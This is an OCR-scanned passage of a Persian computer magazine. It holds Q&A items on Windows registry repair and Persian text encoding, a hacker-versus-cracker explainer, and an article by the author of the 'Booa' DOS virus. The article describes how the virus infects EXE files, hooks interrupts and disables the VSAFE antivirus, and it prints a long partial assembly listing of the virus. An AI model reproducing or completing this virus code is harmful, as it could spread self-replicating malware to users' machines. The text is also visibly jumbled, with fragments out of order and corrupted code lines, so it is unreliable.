برای دست یافتن به پسوندهای ثبت شده همچنین می توانید وارد محیط ویندوز ۹۵ شده، در `My Computer` گزینه `View` را انتخاب کنید. از منوی ظاهر شده در منوی `view` گزینه `options` را انتخاب کنید. یک منوی جدید مقابل شما باز می شود که دارای سه برگه است. شما برگه با عنوان `File types` را انتخاب کنید. منوی جدیدی را خواهید دید که در آن تمام پسوندهای ثبت شده، لیست شده اند و می توانید آنها را ویرایش کنید.


سپس کامپیوتر را `reset` کنید تا تغییرات جدید اعمال شود.

نکته جالب توجه دیگر این است که اگر می خواهید یک فایل با پسوند ثبت شده را با برنامه ای که به نام آن ثبت نشده اجرا کنید، خواهید دید که حتی در صورت `Right`

۳) می دانیم که با دوبار کلیک کردن روی فایلی هر فایلی، ویندوز با توجه به پسوند آن کاری را انجام می دهد. مثلاً اگر پسوند فایل `bmp` باشد برنامه `paint` را فرا می خواند و تصویر را در آن نمایش می دهد. من با استفاده از یک برنامه مدیریت پسوندها، اشتباهاً پسوند `exe` را از `registry` سیستم عامل ویندوز حذف کردم. حالا هر وقت روی یک فایل با پسوند `exe` کلیک می کنم، ویندوز نمی داند آنرا چگونه اجرا کند و منوی `open` با `with` ظاهر می شود. می خواستم بدانم ویندوز با پسوند `exe` چگونه برخورد می کند؟

در مورد فایل های `exe` نیز همان روال بقیه فایلها وجود دارد. یعنی این پسوند در `registry` ثبت شده و یک کلید یا شاخه (در این مورد با نام `exefile`) به آن نسبت داده می شود.

برای اصلاح `registry` ابتدا روی دکمه `Start` کلیک کنید و سپس گزینه `Run` را انتخاب کرده کلمه `RegEdit` را تایپ کنید و دکمه `OK` را فشار دهید. در قسمت چپ پنجره باز شده `HKEY_LOCAL_MACHINE\SOFTWARE\CLASSES` (یا `HKEY_CLASSES_ROOT`) را انتخاب کنید. وارد منوی `edit` شوید و گزینه `new` سپس گزینه `key` را انتخاب کنید و شاخه `"exe"` را در `CLASSES` ایجاد نمایید. (یا با `right click` کردن روی شاخه بالاتر، یعنی جایی که شاخه `"exe"` بایستی وجود می داشت، و انتخاب گزینه `new key`، شاخه مورد نظر را ایجاد نمایید.) سپس `name` و `data` مربوط به آن را به ترتیب برابر `(Default)` و `"exefile"` قرار دهید. برای ایجاد این متغیرها هم می توانید از همان منوی ظاهر شده کمک بگیرید، البته در این مورد با `NEW STRING` سروکار خواهید داشت. در صورتی که شاخه `exefile` در `CLASSES` وجود ندارد، به همان روشی که `"exe"` را ایجاد کردیم، آنرا در `CLASSES` تعریف می کنیم. سپس درون آن زیر شاخه های زیر را تعریف می کنیم:



مقادیر `name` و `data` را به ترتیب برای هر یک از شاخه های فوق تعیین می کنیم:

key	NAME	DATA
exefile	(Default)	'Application'

کنیم، محتویات اولیه آنرا نخواهیم دید. فرق بین یک فایل با پسوند txt و یک فایل با پسوند wri چیست؟

علت آنکه نمی توانید با فارسی سازی های تحت داس، فایل های با پسوند wri را ببینید این است که:

الف) این فارسی سازی ها غالباً از استاندارد ایران سیستم استفاده می کنند و تنها فایل های فارسی ای را که در این استاندارد نوشته شده باشند، درست نمایش می دهند. در این استاندارد کد گذاری مانند استاندارد Ascii است. یعنی برای هر کاراکتر فارسی، یک کد خاص قرار می گیرد. اما فایل های wri با توجه به نوع ویندوز، استاندارد مخصوص خود را دارند. برای ویندوز فارسی هم استاندارد خاصی در ایران وجود ندارد. مثلاً یک ویندوز فارسی برای حرف "ب" کد ۱۵۶ و دیگری ۱۲۷ و ایران سیستم ۱۳۲ را اختصاص داده اند. در نتیجه برنامه فارسی سازی تحت ایران سیستم کاراکتر متناظر با ۱۵۶ را نشان می دهد که حرف "ب" نیست.

ب) ویرایشگرهای مرسوم تحت داس مانند edit هنگامیکه فایل text را می خوانند اولین حرف فایل را در سمت چپ صفحه نمایش می دهند و برای حرف بعدی یک خانه به سمت راست می روند، ضمناً هر بار که به کد return می رسند، به سمت چپ خط بعدی می روند. پس بطور خلاصه: در صفحه نمایش از چپ به راست حرکت می کنند. در نتیجه در فایل های فارسی تحت داس متن هر خط را باید وارونه وارد فایل کرد. مثلاً اگر بخواهیم کلمه "پویش" در خط اول فایل نمایش داده شود، حروف آنرا باید به ترتیب "ش"، "ی"، "و"، "پ" وارد کنیم. در ویندوز این مشکل وجود ندارد و در فایل های متنی آن، کلمات فارسی به طور مستقیم وارد می شوند. (این کار برای کلمات انگلیسی هم انجام می شود). مثال صفحه بعد این موضوع را روشن تر می کند.

در نتیجه اگر مشکل اول هم وجود نداشته باشد، قسمتهای فارسی یک فایل wri در داس به صورت وارونه نمایش داده خواهد شد.

ج) برنامه write در ویندوز فرمت خاص خود را دارد. یعنی غیر از کدهای حروف متن، تعدادی کاراکتر کنترلی که نشانگر نوع فونت، تعویض فونت، ابتدا و انتهای پاراگراف و ... می باشند، در فایل قرار می دهد که تنها برای خودش قابل فهم است. در نتیجه یک فارسی سازی تحت داس به جای این کدها، کارکترهای نامفهومی

Click کردن روی آن تنها گزینه موجود، Open است که فایل شما را با برنامه مربوطه اش باز می کند. یعنی اثری مانند Double Click. اما اگر به هنگام Right Click کردن کلید shift را نگه دارید، ویندوز گزینه Open With را نیز در منوی ظاهر شده نمایش می دهد که می توانید با استفاده از آن فایل خود را با برنامه ای که می خواهید (ولی به نام آن ثبت نشده) باز کنید.


برای اصلاح Registry در محیط DOS دستورات زیر را به ترتیب اجرا کنید:

```
c:
cd \windows
attrib -r -h -s system.dat
attrib -r -h -s system.da0
ren system.dat system.bad
ren system.da0 system.dat
attrib -r -h -s user.dat
attrib -r -h -s user.da0
ren user.dat user.bad
ren user.da0 user.dat
```

شما دانشجوی عزیزی که برای ما نوشته بودید:

در این مورد خیلی کار کردم، حتی یک کامپیوتر سالم را هم به همین بلا دچار کردم. ولی متأسفانه چیزی دستگیرم نشد. جز اینکه در جایی دیدم که نوشته بود اگر فایل registry ویندوز خراب شد. با دستور scanreg /restore اصلاح می شود.

می توانید به یکی از چهار روش مذکور Registry ویندوز خود را اصلاح کنید.



۴) اگر برنامه فارسی ساز را روی یک فایل فارسی با پسوند txt اجرا کنیم، محتویات فارسی فایل را می بینیم؛ ولی اگر آنرا روی یک فایل فارسی با پسوند wri اجرا

در فایل با پسوند .wri:

We	h	a	v	e	a	m	a	g	a	z	i	n	e	c	a	l	l	e	d	پ	و	ی	ش
۱	۲	۳	۴	۵	۶	۷	۸	۹	۱۰	۱۱	۱۲	۱۳	۱۴	۱۵	۱۶	۱۷	۱۸	۱۹	۲۰	۲۱	۲۲	۲۳	۲۴

در فایل با پسوند .txt:

We	h	a	v	e	a	m	a	g	a	z	i	n	e	c	a	l	l	e	d	پ	و	ی	ش
۱	۲	۳	۴	۵	۶	۷	۸	۹	۱۰	۱۱	۱۲	۱۳	۱۴	۱۵	۱۶	۱۷	۱۸	۱۹	۲۰	۲۱	۲۲	۲۳	۲۴

به تفاوت بین ترتیب فرار گرفتن حروف کلمه پویش دقت کنید

مجازات دارند.  
 پس تا اینجا فرق میان یک Hacker و یک Cracker را می دانیم. اولی درگیر کارهای علمی و قانونی است و یافته هایش وضع امنیت را بهبود می بخشد. ولی دومی از هر راهی که بشود، سعی در نفوذ کردن (مسلماً به طور غیر مجاز و غیر قانونی) در یک سیستم دارد. یک Cracker هیچ چیز نمی سازد و در عوض چیزهای بسیاری را ویران می کند. البته ممکن است کسانی در هر دو دسته فوق قرار گیرند. در واقع این تقسیم بندی مانند همه چیزهای دیگر کاملاً نسبی است. اینها دو سر یک طیف هستند. ولی بیشتر افراد جایی در میانه طیف به سر می برند.

□□□

با تشکر از:

دکتر اکبری، مهندس دست پاک، دکتر صاحب زمانی.

و آقایان و خانمها:

آتشبار، آخوندی، رسولی، روضه رضوانی، سلگی، سیف هاشمی، کی نژاد، مظاهری، نادری، هراتی، هرندی و احمدی.  
 که برای تهیه جواب این سوالها ما را صمیمانه یاری نمودند.


نمایش خواهد داد. به علاوه در فرمت wri برای همه اشکال یک حرف (اول، وسط و آخر) یک کد در نظر گرفته شده و شکل مناسب هر حرف در هنگام اجرای برنامه write تعیین می شود. در حالی که در ایران سیستم چنین نیست و هر شکل یک حرف کدی جداگانه دارد.

### ۵) فرق یک Cracker با یک Hacker چیست؟

واژه Hacker به برنامه نویسان اطلاق می شود و نه دیگرانی که به طور غیر قانونی امنیت سیستمها را نقض می کنند. یک Hacker کسی است که بی عیبی و امنیت یک سیستم عامل را بررسی می کند. معمولاً چنین افرادی، برنامه نویس هستند. آنها غالباً معلومات پیشرفته ای در نرم افزار و سخت افزار دارند و قادرند به روشهایی ابتکاری گول بزنند (یا hack کنند). معمولاً Hackerها راههای جدیدی که به ذهن تولیدکنندگان نرسیده بوده است، برای بهره برداری یا پیاده سازی شبکه ها می یابند.

یک Cracker شخصی است که از معلومات پیشرفته در مورد اینترنت (یا شبکه ها) برای به خطر انداختن امنیت شبکه ها استفاده می کند. از نظر تاریخی، این فعالیت شامل شکستن (یا Crack کردن) فایل های password کد شده بود. ولی امروزه، Crackerها از دامنه وسیعی از تکنیکها استفاده می کنند. Hackerها نیز گاهی امنیت شبکه ها را عیناً با همان ابزارهای مورد استفاده توسط Crackerها بررسی می کنند. بدیهی ترین فرق بین این دو گروه آن است که Crackerها غالباً بدون داشتن اجازه درگیر چنین کارهایی می شوند. بنابراین، بیشتر کارهای Cracking غیر قانونی بوده و

بمب منطقی است، روش درج این ویروس همانند روش نفوذ اسب تروا (داستان معروف جنگ یونانیان باستان با ساکنان شهر تروا) به قلعه و شهر تروا است به این طریق که ویروس را همراه یک برنامه کاربردی زیبا و فریبنده قرار می دهند تا با زیاد شدن این برنامه جالب ویروس نیز زیاد شود و در موقع مناسب به هدف خود برسد.



اصطلاح ویروس اصطلاحی است که هر کامپیوترکاری را ناخود آگاه به فکر خرابکاری و از بین رفتن اطلاعات می اندازد. اما در واقع اینگونه نیست و ویروسهای کامپیوتری ترسناک و هول انگیز نیستند.

برنامه زیر متن کامل ویروس Booa است که

ج) ویروس: این نوع ویروس درست همانند ویروسهای سرماخوردگی که واگیر دارند می باشند به قسمی که هنگام

اجرای یک برنامه آلوده یا بوت سکتور آلوده و یا پارتیشن تبیل آلوده حافظه نیز آلوده شده و قسمتهائی از ویروس در حافظه قرار می گیرد (در این لحظه ویروس در محیطی قرار می گیرد که می تواند به فعالیت پردازد). آن قسمت از ویروس که در حافظه قرار دارد از دو بخش مهم تشکیل شده که یکی احتیاج به چاشنی برای روشن شدن دارد (هدف شماره ۲) و دیگری از همان لحظه ابتدایی شروع بکار می کند و به دنبال فایل های سالم و غیر آلوده برای آلوده کردن می گردد (هدف شماره ۱). - لازم است این نکته را بگویم که بوت سکتور و پارتیشن تبیل هنگام بوت شدن سیستم اجرا می گردند -

ویروسهای کامپیوتری از نظر نوع آثار نیز به چند دسته تقسیم می شوند:

الف) شوخی کننده: که با نشان دادن تصاویر و پیامهای بامزه در برخی شرایط با کاربران شوخی می کنند

ب) منهدم کننده: این نوع ویروسها سعی می کنند که در شرایط خاصی اطلاعات کامپیوتر را از بین ببرند.

ج) بی اثر: از آنجاکه بعضی از نویسندگان ویروس به مقصود خود نمی رسند ویروسهایی به وجود آمده که فقط تکثیر می یابند بدون آنکه اثر خاصی داشته باشند

د) مزاحم: این نوع ویروسها در راه اجرای برنامه ها اثرات تأخیری و امثال آن به وجود می آورند بطوریکه برای آن مزاحمت ایجاد می کنند.

ه) کرم: این ویروس همانند کرم در طول حافظه و یا دیسک حرکت کرده و در صفرها و یکها تغییراتی می دهد.

روان شناسان و محققان علت نوشتن ویروس توسط افراد را یکی از علل زیر می دانند:

۱- جلوگیری از تکثیر بی رویه و غیر قانونی نرم افزارها: بسیاری از نویسندگان و کمپانیهای تولید نرم افزارهای کاربردی راه جلوگیری از تکثیر بی رویه برنامه های خود را قرار دادن ویروس در برنامه با چاشنی شکسته شدن قفل و یا کپی کردن بی مجوز می دانند.

ویروسی بی خطر می باشد و هیچگونه خرابکاری را در بر ندارد. اما اجازه دهید پیش از آنکه به Booa پردازم قدری راجع به ویروسهای کامپیوتری صحبت بکنم:

ویروس خود یک برنامه کامپیوتری می باشد که به صورت مخفی اجرا می گردد. به این طریق که یا با اضافه شدن به فایل های اجرایی و یا با قرار گرفتن در سکتور بوت کننده (Boot sector) و پارتیشن تبیل (Partition table) به طور مخفیانه اجرا و به اهداف خود دست پیدا می کنند. ویروسهای کامپیوتری دو هدف را دنبال می کنند:

۱- تولید مثل و تکثیر خود

۲- به جای گذاشتن اثرات خود و انجام وظیفه محوله

راههای تکثیر ویروسها مختلف می باشد به نحوی که از روی روش آلوده کردن ویروسها (تکثیر ویروسها) آنها را به دسته های زیر تقسیم می کنند:

الف) بمب منطقی: همانطور که ما وقتی می خواهیم بمبی را کار بگذاریم آن را در لابلای وسایل مختلف و اماکن گوناگون قرار می دهیم تا به موقع و با محرکی خاص (مثلاً زمان) منفجر شود این برنامه هم در بین کدهای یک برنامه خاص (مثلاً حسابداری یک شرکت) قرار می گیرد تا به موقع اجرا و کار خود را انجام دهد. هدف این ویروس یک کامپیوتر خاص و یک برنامه خاص است لذا احتیاجی به تکثیر آن نیست و تنها راه از دیاد آن کپی همان برنامه بمب گذاری شده می باشد.

ب) اسب تروا: این نوع ویروس بسیار شبیه

# ویروس بوا (Booa)

حامد

شیبانی راد

(سخت افزار ۷۴)



است مطرح گردد و در نهایت بطور کامل در مورد آلوده کردن فایل‌های EXE توسط بوآ صحبت شود). تنها نکته ای که می‌توان گفت این است که بوآ به محض فعال شدن (فرار گرفتن در حافظه) هر فایل EXE که اجرا گردد را آلوده می‌کند.

کارهای شوخی کننده و مزاحم بوآ در روزهایی از ماه که مضر ب ۶ باشند پس حدود ۸۰ بار مراجعه به دیسک محقق می‌شود و به قرار زیر است: ماوس از کار می‌افتد، چراغهای صفحه کلید شروع به چشمک زدن می‌کنند، با زدن کلید ESC کامپیوتر ریست می‌شود، هرگاه که کلید شیفت سمت راست گرفته شود کامپیوتر شروع به سرو صدا کردن می‌کند و تا هنگامی که شیفت سمت چپ زده نشود نه صدای کامپیوتر قطع می‌شود و نه می‌توان با آن کار کرد، بطور دائم پیغام زیر روی صفحه نمایش داده می‌شود: **WARNING!!!: The Booa virus is active. HELP!!!: You must find Hamed Sheibany Rad.** نکته دیگری که می‌توان در مورد بوآ گفت این است که این ویروس حالت محافظت در برابر نوشتن (Write Protected) دیسک سخت که توسط نرم افزار ADM اداره می‌شود را از کار می‌اندازد و ویروس یاب VSAFE را نیز که برنامه های مقیم در حافظه که شبیه ویروس عمل می‌کنند را می‌شناسد از کار می‌اندازد.

با تکثیر ویروس بوآ در سطح ایران شرکتهای مختلفی از جمله مهران رایانه (سازنده ImenScan) در پی خشنی سازی آن بودند و به موفقیت‌هایی دست یافته اند. اخیراً در مجله کامپیوتر (شماره ۶۴) مقاله ای در مورد بوآ نوشته شده است که جمله ای از آن باعث تعجب نویسنده بوآ شده است و وی از تمامی خوانندگان تقاضا دارد که اگر معنی این جمله را می‌داند به او نیز بگویند - برای آن جایزه ای نیز در نظر گرفته شده است - "... از نادرترین ویروس‌هایی است که در قاج 8000h قرار می‌گیرد."

بحث بیشتر راجع به بوآ را به شماره بعدی پویش وا می‌گذارم تا هم این مقاله خسته کننده نباشد و هم خوانندگان پس از مطالعه متن آن و آشنایی با قسمتهای مختلف آن بهتر متوجه موضوع شوند. در پایان نویسنده بوآ از شما تقاضا دارد که اگر در قسمتهایی از برنامه پیچاندن لقمه به دور سر را ملاحظه می‌کنید به بزرگواری خود ببخشید چون هنگامی این ویروس نوشته شده است که نویسنده آن مشغول فراگیری زبان ماشین و اسمبلی بوده و در مورد برنامه نویسی و سیستم پروگرامینگ تجربه زیادی نداشته است.

The BOOA Virus : Written by HAMED SHEYBANI RAD.

\*\*\*\*\*

```

XXXX:0100 E9B605      JMP  0689
XXXX:01A3 1E         PUSH DS
XXXX:01A4 06         PUSH ES
XXXX:01A5 50         PUSH AX
XXXX:01A6 56         PUSH SI
XXXX:01A7 57         PUSH DI

```

۲- جلوگیری از استفاده دائم از نرم افزار: بسیاری از برنامه نویسان قبل از آنکه نسخه اصلی برنامه خود را برای فروش به بازار عرضه کنند یک برنامه نمونه که امکانات برنامه اصلی را در بر دارد بطور رایگان به بازار عرضه می‌کنند و برای استفاده از آن مدت معینی را تعیین می‌کنند و اگر فردی بیش از مدت معین شده از آن استفاده کند ویروس موجود در برنامه فعال شده و ...

۳- کسب درآمد: این امکان وجود دارد که فرد یا کمپانی‌هایی برای کسب درآمد ویروس‌هایی نوشته و آنها را تکثیر کنند و پس از مدتی ضد ویروس آن را نوشته و با قیمت گزاف به بازار عرضه کنند.

۴- ارضاء نفس: گروهی هستند که در تخصص و هنر خود فرو رفته و از صدمه رساندن به دیگران لذت می‌برند و عقده های ناگشوده خود را از این طریق نشان می‌دهند لذا دست به نوشتن ویروس می‌زنند.

۵- مقاصد فردی: مثلاً ممکن است فردی از اینکه زمانی برسد که او را از کاری بردارند احساس نگرانی کند لذا دست به نوشتن ویروسی می‌زند که با اخراج خود اطلاعات محل کار او نیز اخراج شوند.

۶- مقاصد گروهی و سیاسی: ممکن است دو شرکت برای ایجاد اختلال در کار گروه رقیب ویروسی نوشته و آن را به داخل کمپانی رقیب بفرستند، این مقاصد می‌تواند سیاسی و جاسوسی نیز باشد

و اما بوآ:

بوآ یک ویروس شوخی کننده و مزاحم است که در خرداد ماه سال ۱۳۷۳ متولد شده. و ویروسی است که هیچ گونه اثر تخریبی بر اطلاعات را ندارد. هدف از نوشته شدن این ویروس هیچکدام از اهداف ذکر شده نیست بلکه بوآ حاصل یک شرط بندی بین دو دانش آموز سال سوم دبیرستان است که در کار کامپیوتری با هم کزکری دارند. محل زندگی بوآ انتهای فایل‌های EXE می‌باشد که با دستکاری هدر فایل EXE باعث می‌شود که با اجرای فایل اجرایی ابتدا بوآ اجرا گردد و سپس خود بوآ با پرسش به ابتدای برنامه آن را اجرا می‌کند.

ویروس بوآ دو امضا دارد یکی ۱۹۷۶ که در بایت ۱۸ از فایل آلوده این عدد را می‌توان یافت، و دیگری ۱۳۵۵ که در آدرس 0000:0188 نوشته می‌شود، لازم به ذکر است که دو عدد فوق تاریخ تولد نویسنده بوآ به شمسی و میلادی می‌باشد. پس اجرای یک برنامه آلوده بوآ حدود 2kb از حافظه را اخذ و خود را در آن کپی می‌کند و با دستکاری آدرس اینترپتها باعث می‌شود که تحت شرایطی قسمتهای مختلف ویروس اجرا گردد. صحبت راجع به بخش آلوده کننده بوآ بسیار گسترده و وسیع است و احتیاج به یک سری اطلاعات اولیه می‌باشد که از بحث این مقاله خارج است لذا بحث آن را به مقالات بعدی می‌گذارم (تصمیم بر این است که در شماره آینده به سؤالات مطرح شده در مورد بوآ که به دست پویش می‌رسد پاسخ داده شود و برنامه بوآ یاب که ضد ویروس بوآ

## ویروس بوا

پوشن ٧

XXXX:0222 31C0	XOR AX,AX	XXXX:01A8 51	PUSH CX
XXXX:0224 8ED8	MOV DS,AX	XXXX:01A9 B800B8	MOV AX,B800
XXXX:0226 8A266C04	MOV AH,[046C]	XXXX:01AC 8EC0	MOV ES,AX
XXXX:022A 80C407	ADD AH,07	XXXX:01AE 8CC8	MOV AX,CS
XXXX:022D BB9402	MOV BX,0294	XXXX:01B0 8ED8	MOV DS,AX
XXXX:0230 E461	IN AL,61	XXXX:01B2 BF0000	MOV DI,0000
XXXX:0232 0C03	OR AL,03	XXXX:01B5 E60301	MOV SI,0103
XXXX:0234 E661	OUT 61,AL	XXXX:01B8 B9A000	MOV CX,00A0
XXXX:0236 B0B6	MOV AL,B6	XXXX:01BB 8A04	MOV AL,[SI]
XXXX:0238 E643	OUT 43,AL	XXXX:01BD 0457	ADD AL,57
XXXX:023A 88D8	MOV AL,BL	XXXX:01BF 26	ES:
XXXX:023C E642	OUT 42,AL	XXXX:01C0 8805	MOV [DI],AL
XXXX:023E 88F8	MOV AL,BH	XXXX:01C2 46	INC SI
XXXX:0240 E642	OUT 42,AL	XXXX:01C3 47	INC DI
XXXX:0242 B9DF01	MOV CX,01DF	XXXX:01C4 E2F5	LOOP 01B8
XXXX:0245 E2FE	LOOP 0245	XXXX:01C6 59	POP CX
XXXX:0247 4B	DEC BX	XXXX:01C7 5F	POP DI
XXXX:0248 74D6	JZ 0250	XXXX:01C8 5E	POP SI
XXXX:024A 3A266C04	CMP AH,[046C]	XXXX:01C9 58	POP AX
XXXX:024E 75E8	JNZ 0238	XXXX:01CA 07	POP ES
XXXX:0250 E461	IN AL,61	XXXX:01CB 1F	POP DS
XXXX:0252 24FC	AND AL,FC	XXXX:01CC EA00000000	JMP 0000:0000
XXXX:0254 E661	OUT 61,AL	XXXX:01D1 50	PUSH AX
XXXX:0256 E460	IN AL,60	XXXX:01D2 1E	PUSH DS
XXXX:0258 3CAF	CMP AL,AA	XXXX:01D3 53	PUSH BX
XXXX:025A 75C6	JNZ 0222	XXXX:01D4 0E	PUSH CS
XXXX:025C 1F	POP DS	XXXX:01D5 1F	POP DS
XXXX:025D 59	POP CX	XXXX:01D6 A00702	MOV AL,[0207]
XXXX:025E 5B	POP BX	XXXX:01D9 0410	ADD AL,10
XXXX:025F 58	POP AX	XXXX:01DB A20702	MOV [0207],AL
XXXX:0260 EA00000000	JMP 0000:0000	XXXX:01DE 3C00	CMP AL,00
XXXX:0265 50	PUSH AX	XXXX:01E0 751D	JNZ 01FF
XXXX:0266 E460	IN AL,60	XXXX:01E2 8B1E0802	MOV BX,[0208]
XXXX:0268 3C01	CMP AL,01	XXXX:01E6 8A27	MOV AH,[BX]
XXXX:026A 7505	JNZ 0271	XXXX:01E8 43	INC BX
XXXX:026C EA0000FFFF	JMP ffff:0000	XXXX:01E9 81F80E02	CMP BX,020E
XXXX:0271 58	POP AX	XXXX:01ED 7503	JNZ 01F2
XXXX:0272 EA00000000	JMP 0000:0000	XXXX:01EF B80A02	MOV BX,020A
XXXX:0277 50	PUSH AX	XXXX:01F2 891E0802	MOV [0208],BX
XXXX:0278 53	PUSH BX	XXXX:01F6 BB4000	MOV BX,0040
XXXX:0279 1E	PUSH DS	XXXX:01F9 8EDB	MOV DS,BX
XXXX:027A A02F03	MOV AL,[032F]	XXXX:01FB 88261700	MOV [0017],AH
XXXX:027D FEC8	DEC AL	XXXX:01FF 5B	POP BX
XXXX:027F A22F03	MOV [032F],AL	XXXX:0200 1F	POP DS
XXXX:0282 3C00	CMP AL,00	XXXX:0201 58	POP AX
XXXX:0284 74D3	JZ 0289	XXXX:0202 EA00000000	JMP 0000:0000
XXXX:0286 E99E00	JMP 0327	XXXX:020E 50	PUSH AX
XXXX:0289 B80000	MOV AX,0000	XXXX:020F 53	PUSH BX
XXXX:028C 8ED8	MOV DS,AX	XXXX:0210 51	PUSH CX
XXXX:028E 8B1ECC00	MOV BX,[00CC]	XXXX:0211 1E	PUSH DS
XXXX:0292 A1CE00	MOV AX,[00CE]	XXXX:0212 B84000	MOV AX,0040
XXXX:0295 8ED8	MOV DS,AX	XXXX:0215 8ED8	MOV DS,AX
XXXX:0297 B0CF	MOV AL,CF	XXXX:0217 A01700	MOV AL,[0017]
XXXX:0299 FA	CLI	XXXX:021A B107	MOV CL,07
XXXX:029A 8807	MOV [BX],AL	XXXX:021C D2E0	SHL AL,CL
XXXX:029C FB	STI	XXXX:021E 3C80	CMP AL,80
XXXX:029D B80000	MOV AX,0000	XXXX:0220 753A	JNZ 025C

XXXX:0427 394702	CMP [BX+02],AX	XXXX:03A8 EBOA	JMP 03B4
XXXX:042A 7534	JNZ 0460	XXXX:03B4 26	ES:
XXXX:042C BBDAA0	MOV BX,00DA	XXXX:03B5 8A07	MOV AL,[BX]
XXXX:042F EB05	JMP 0436	XXXX:03B7 2E	CS:
XXXX:0436 26	ES:	XXXX:03B8 A2AA03	MOV [03AA],AL
XXXX:0437 8A07	MOV AL,[BX]	XXXX:03BB B02E	MOV AL,2E
XXXX:0439 2E	CS:	XXXX:03BD 26	ES:
XXXX:043A A23104	MOV [0431],AL	XXXX:03BE 8B07	MOV [BX],AL
XXXX:043D B02E	MOV AL,2E	XXXX:03C0 26	ES:
XXXX:043F 26	ES:	XXXX:03C1 8B4701	MOV AX,[BX+01]
XXXX:0440 8B07	MOV [BX],AL	XXXX:03C4 2E	CS:
XXXX:0442 26	ES:	XXXX:03C5 A3AB03	MOV [03AB],AX
XXXX:0443 8B4701	MOV AX,[BX+01]	XXXX:03CB B8FF2E	MOV AX,2EFF
XXXX:0446 2E	CS:	XXXX:03CB 26	ES:
XXXX:0447 A33204	MOV [0432],AX	XXXX:03CC 894701	MOV [BX+01],AX
XXXX:044A B8FF2E	MOV AX,2EFF	XXXX:03CF 26	ES:
XXXX:044D 26	ES:	XXXX:03D0 8B4703	MOV AX,[BX+03]
XXXX:044E 894701	MOV [BX+01],AX	XXXX:03D3 2E	CS:
XXXX:0451 26	ES:	XXXX:03D4 A3AD03	MOV [03AD],AX
XXXX:0452 8B4703	MOV AX,[BX+03]	XXXX:03D7 B8B30D	MOV AX,0DB3
XXXX:0455 2E	CS:	XXXX:03DA 26	ES:
XXXX:0456 A33404	MOV [0434],AX	XXXX:03DB 894703	MOV [BX+03],AX
XXXX:0459 B8C200	MOV AX,00C2	XXXX:03DE BB4009	MOV BX,0940
XXXX:045C 26	ES:	XXXX:03E1 26	ES:
XXXX:045D 894703	MOV [BX+03],AX	XXXX:03E2 8A07	MOV AL,[BX]
XXXX:0460 E84103	CALL 07A4	XXXX:03E4 2E	CS:
XXXX:0463 3C00	CMP AL,00	XXXX:03E5 A2AF03	MOV [03AF],AL
XXXX:0465 7403	JZ 046A	XXXX:03E8 B02E	MOV AL,2E
XXXX:0467 E9A401	JMP 060E	XXXX:03EA 26	ES:
XXXX:046A B8003D	MOV AX,3D00	XXXX:03EB 8B07	MOV [BX],AL
XXXX:046D 89F2	MOV DX,SI	XXXX:03ED 26	ES:
XXXX:046F CD21	INT 21	XXXX:03EE BB4701	MOV AX,[BX+01]
XXXX:0471 89C3	MOV BX,AX	XXXX:03F1 2E	CS:
XXXX:0473 B80057	MOV AX,5700	XXXX:03F2 A3B003	MOV [03B0],AX
XXXX:0476 CD21	INT 21	XXXX:03F5 B8FF2E	MOV AX,2EFF
XXXX:0478 2E	CS:	XXXX:03F8 26	ES:
XXXX:0479 8906A007	MOV [07A0],CX	XXXX:03F9 894701	MOV [BX+01],AX
XXXX:047D 2E	CS:	XXXX:03FC 26	ES:
XXXX:047E 8916A207	MOV [07A2],DX	XXXX:03FD 8B4703	MOV AX,[BX+03]
XXXX:0482 B43E	MOV AH,3E	XXXX:0400 2E	CS:
XXXX:0484 CD21	INT 21	XXXX:0401 A3B203	MOV [03B2],AX
XXXX:0486 B80043	MOV AX,4300	XXXX:0404 B8C30D	MOV AX,0DC3
XXXX:0489 89F2	MOV DX,SI	XXXX:0407 26	ES:
XXXX:048B CD21	INT 21	XXXX:0408 894703	MOV [BX+03],AX
XXXX:048D 89CF	MOV DI,CX	XXXX:040B B80000	MOV AX,0000
XXXX:048F 31C9	XOR CX,CX	XXXX:040E 8EC0	MOV ES,AX
XXXX:0491 B80143	MOV AX,4301	XXXX:0410 26	ES:
XXXX:0494 89F2	MOV DX,SI	XXXX:0411 8B1E6400	MOV BX,[0064]
XXXX:0496 CD21	INT 21	XXXX:0415 26	ES:
XXXX:0498 B8023D	MOV AX,3D02	XXXX:0416 A16600	MOV AX,[0066]
XXXX:049B 89F2	MOV DX,SI	XXXX:0419 8EC0	MOV ES,AX
XXXX:049D CD21	INT 21	XXXX:041B B856BE	MOV AX,BE56
XXXX:049F 89C5	MOV BP,AX	XXXX:041E 26	ES:
XXXX:04A1 B80042	MOV AX,4200	XXXX:041F 3907	CMP [BX],AX
XXXX:04A4 89EB	MOV BX,BP	XXXX:0421 753D	JNZ 0460
XXXX:04A6 31C9	XOR CX,CX	XXXX:0423 B8CA00	MOV AX,00CA
XXXX:04A8 89CA	MOV DX,CX	XXXX:0426 26	ES:

XXXX:0330 3D00AE	CMP AX,AE00	XXXX:02A0 8ED8	MOV DS,AX
XXXX:0333 7403	JZ 0338	XXXX:02A2 A14000	MOV AX,[0040]
